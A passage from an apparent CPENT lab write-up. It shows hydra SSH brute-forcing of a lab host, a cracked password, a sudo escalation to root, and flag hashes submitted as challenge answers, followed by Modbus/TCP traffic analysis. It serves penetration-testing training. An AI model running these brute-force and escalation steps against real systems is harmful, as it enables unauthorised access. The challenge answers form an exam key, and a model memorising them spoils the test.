
Target 192.168.110.230:

I used hydra to brute force account of this machine then I found kevin account.




```
┌──(kali㉿kali)-[~/CPENT/Scope4/192.168.110.230]
└─$ hydra -L ~/CPENT/user.txt -P ~/CPENT/pass.txt 192.168.110.230 -t 4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 02:57:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking ssh://192.168.110.230:22/
[STATUS] 31.00 tries/min, 31 tries in 00:01h, 1789 to do in 00:58h, 4 active
[STATUS] 30.67 tries/min, 92 tries in 00:03h, 1728 to do in 00:57h, 4 active
[STATUS] 28.57 tries/min, 200 tries in 00:07h, 1620 to do in 00:57h, 4 active
[22][ssh] host: 192.168.110.230   login: kevin   password: Pa$$w0rd123
[STATUS] 29.93 tries/min, 449 tries in 00:15h, 1371 to do in 00:46h, 4 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(kali㉿kali)-[~/CPENT/Scope4/192.168.110.230]
└─$ 
```

After that I remote desktop to this machine and know that machine have cpent account with sudo permission. I brute force then found password of this account.




```
kevin@BWA-OT:~$ cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,cloudlab
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:cloudlab
floppy:x:25:
tape:x:26:
sudo:x:27:cloudlab,admin,cpent
audio:x:29:pulse
```




```
┌──(kali㉿kali)-[~/CPENT/Scope4/192.168.110.230]
└─$ hydra -l cpent -P ~/CPENT/pass.txt 192.168.110.230 -t 4 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret servi
ce organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anywa
y).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 03:15:32
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previou
s session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 52 login tries (l:1/p:52), ~13 tries per task
[DATA] attacking ssh://192.168.110.230:22/
[STATUS] 28.00 tries/min, 28 tries in 00:01h, 24 to do in 00:01h, 4 active
[22][ssh] host: 192.168.110.230   login: cpent   password: Pa$$w0rd123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-04 03:16:49

┌──(kali㉿kali)-[~/CPENT/Scope4/192.168.110.230]
└─$
```

Finally I gain administrator permission then get answer for challenge 37, 38.




```
kevin@BWA-OT:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  userflag.txt  Videos
kevin@BWA-OT:~$ cat userflag.txt
OTUser-5123
kevin@BWA-OT:~$ md5sum userflag.txt
c1dc90228bcce6ab598e070e8aa390d2  userflag.txt
kevin@BWA-OT:~$ |
```

Answer for challenge 37



```
Your Hardware Enablement Stack (HWE) is supported until April 2025.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

cpent@BWA-OT:~$ sudo su
[sudo] password for cpent:
root@BWA-OT:/home/cpent# ls
root@BWA-OT:/home/cpent# cd /opt/
root@BWA-OT:/opt# ls
lampp
root@BWA-OT:/opt# cd /root/
root@BWA-OT:~# ls
Flag.txt  rootflag.txt
root@BWA-OT:~# cat rootflag.txt
OTRoot-8125
root@BWA-OT:~# md5sum rootflag.txt
24f87e1c12f8ecf4c6eacbf934377ee5  rootflag.txt
root@BWA-OT:~# |
```


Answer for challenge 38



```
Challenge 37: (40 Points)
Compromise the 192.168.110.230 machine to gain user-level access. Locate
userflag.txt and submit the last 6 hex digits of the md5 hash of the file.
 008EA3
 A309D2     x
 66EEAB
 902AEB
Challenge 38: (60 Points)
Escalate your privilege to that of a Root user in the 192.168.110.230 machine,
locate rootflag.txt and submit the last 6 hex digits of the md5 hash the file.
 008EA3
 66EEAB
 902AEB
 377EE5     x
```


Analysis traffic to answer challenge from 31 to 36:

After gain root permission of 192.168.110.230, I use tcpdump to capture traffic. Analysis this traffic I found answer for challenges from 31 to 36.




```
   19 2.143264   192.168.110.131   192.168.110.138   Modbus…   68     Query: Trans:   223; Unit:   1, Func:   3: Read Holding Registers
   20 2.144427   192.168.110.138   192.168.110.131   Modbus…   67 Response: Trans:   223; Unit:   1, Func:   3: Read Holding Registers
   21 2.144429   192.168.110.131   192.168.110.138   Modbus…   68     Query: Trans:   224; Unit:   1, Func:   3: Read Holding Registers
   22 2.145287   192.168.110.138   192.168.110.131   Modbus…   67 Response: Trans:   224; Unit:   1, Func:   3: Read Holding Registers
   25 3.144830   192.168.110.131   192.168.110.138   Modbus…   68     Query: Trans:   225; Unit:   1, Func:   3: Read Holding Registers
   26 3.145383   192.168.110.138   192.168.110.131   Modbus…   67 Response: Trans:   225; Unit:   1, Func:   3: Read Holding Registers
   27 3.145385   192.168.110.131   192.168.110.138   Modbus…   68     Query: Trans:   226; Unit:   1, Func:   3: Read Holding Registers
   30 3.146691   192.168.110.138   192.168.110.131   Modbus…   67 Response: Trans:   226; Unit:   1, Func:   3: Read Holding Registers
   35 4.146269   192.168.110.131   192.168.110.138   Modbus…   68     Query: Trans:   227; Unit:   1, Func:   3: Read Holding Registers
   36 4.147331   192.168.110.138   192.168.110.131   Modbus…   67 Response: Trans:   227; Unit:   1, Func:   3: Read Holding Registers
   37 4.147335   192.168.110.131   192.168.110.138   Modbus…   68     Query: Trans:   228; Unit:   1, Func:   3: Read Holding Registers
   38 4.148120   192.168.110.138   192.168.110.131   Modbus…   67 Response: Trans:   228; Unit:   1, Func:   3: Read Holding Registers
> Frame 19: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
v Linux cooked capture
    Packet type: Broadcast (1)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: Wistron_c5:83:0a (00:0a:e4:c5:83:0a)
    Unused: 0000
    Protocol: IPv4 (0x0800)
v Internet Protocol Version 4, Src: 192.168.110.131, Dst: 192.168.110.138
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  > Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 52
    Identification: 0x8c13 (35859)
  > Flags: 0x4000, Don't fragment
    Fragment offset: 0
    Time to live: 128
    Protocol: TCP (6)
    Header checksum: 0x1052 [validation disabled]
    [Header checksum status: Unverified]
```

Answer for challenge 31



```
mbtcp.trans_id==209

No.     Time         Source            Destination       Protocol  Length Info
    306 41.354959    192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
    464 64.466493    192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
    620 87.577606    192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
    778 110.688738   192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
    934 133.799903   192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
   1177 156.911293   192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
   1463 180.022393   192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
   1710 203.133381   192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
   1880 226.244817   192.168.110.131   192.168.110.138   Modbus…    68 [TCP Spurious Retransmission]  Query: Trans:  209; Unit:  1, Func:  3:
> Frame 306: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
v Linux cooked capture
    Packet type: Broadcast (1)
    Link-layer address type: 1
    Link-layer address length: 6
    Source: Wistron_c5:83:0a (00:0a:e4:c5:83:0a)
    Unused: 0000
    Protocol: IPv4 (0x0800)
> Internet Protocol Version 4, Src: 192.168.110.131, Dst: 192.168.110.138
> Transmission Control Protocol, Src Port: 2074, Dst Port: 502, Seq: 4294967177, Ack: 4294967187, Len: 12
v Modbus/TCP
    Transaction Identifier: 209
    Protocol Identifier: 0
    Length: 6
    Unit Identifier: 1
v Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    Reference Number: 1
    Word Count: 1
```


Answer for challenge 32



```
mbtcp.trans_id==211

No.   Time          Source            Destination       Protocol     Length  Register Value (UINT16)  Info
    1 0.000000      192.168.110.131   192.168.110.138   Modbus/TCP       68                           Query: Trans:    211; Unit:    1, Fu
    2 0.001329      192.168.110.138   192.168.110.131   Modbus/TCP       67                         0 Response: Trans:    211; Unit:    1, Fu
 5613 1271.107802   192.168.110.138   192.168.110.131   Modbus/TCP       67                         0 [TCP Spurious Retransmission] Respons
```

```
> Frame 2: 67 bytes on wire (536 bits), 67 bytes captured (536 bits)
> Linux cooked capture
> Internet Protocol Version 4, Src: 192.168.110.138, Dst: 192.168.110.131
> Transmission Control Protocol, Src Port: 502, Dst Port: 2074, Seq: 1, Ack: 13, Len: 11
v Modbus/TCP
    Transaction Identifier: 211
    Protocol Identifier: 0
    Length: 5
    Unit Identifier: 1
v Modbus
    .000 0011 = Function Code: Read Holding Registers (3)
    [Request Frame: 1]
    [Time from request: 0.001329000 seconds]
    Byte Count: 2
  v Register 1 (UINT16): 0
      Register Number: 1
      Register Value (UINT16): 0
```


Answer for challenge 33



```
mbtcp.trans_id==228

No.   Time        Source            Destination       Protocol     Length  Register Value (UINT16)  Info
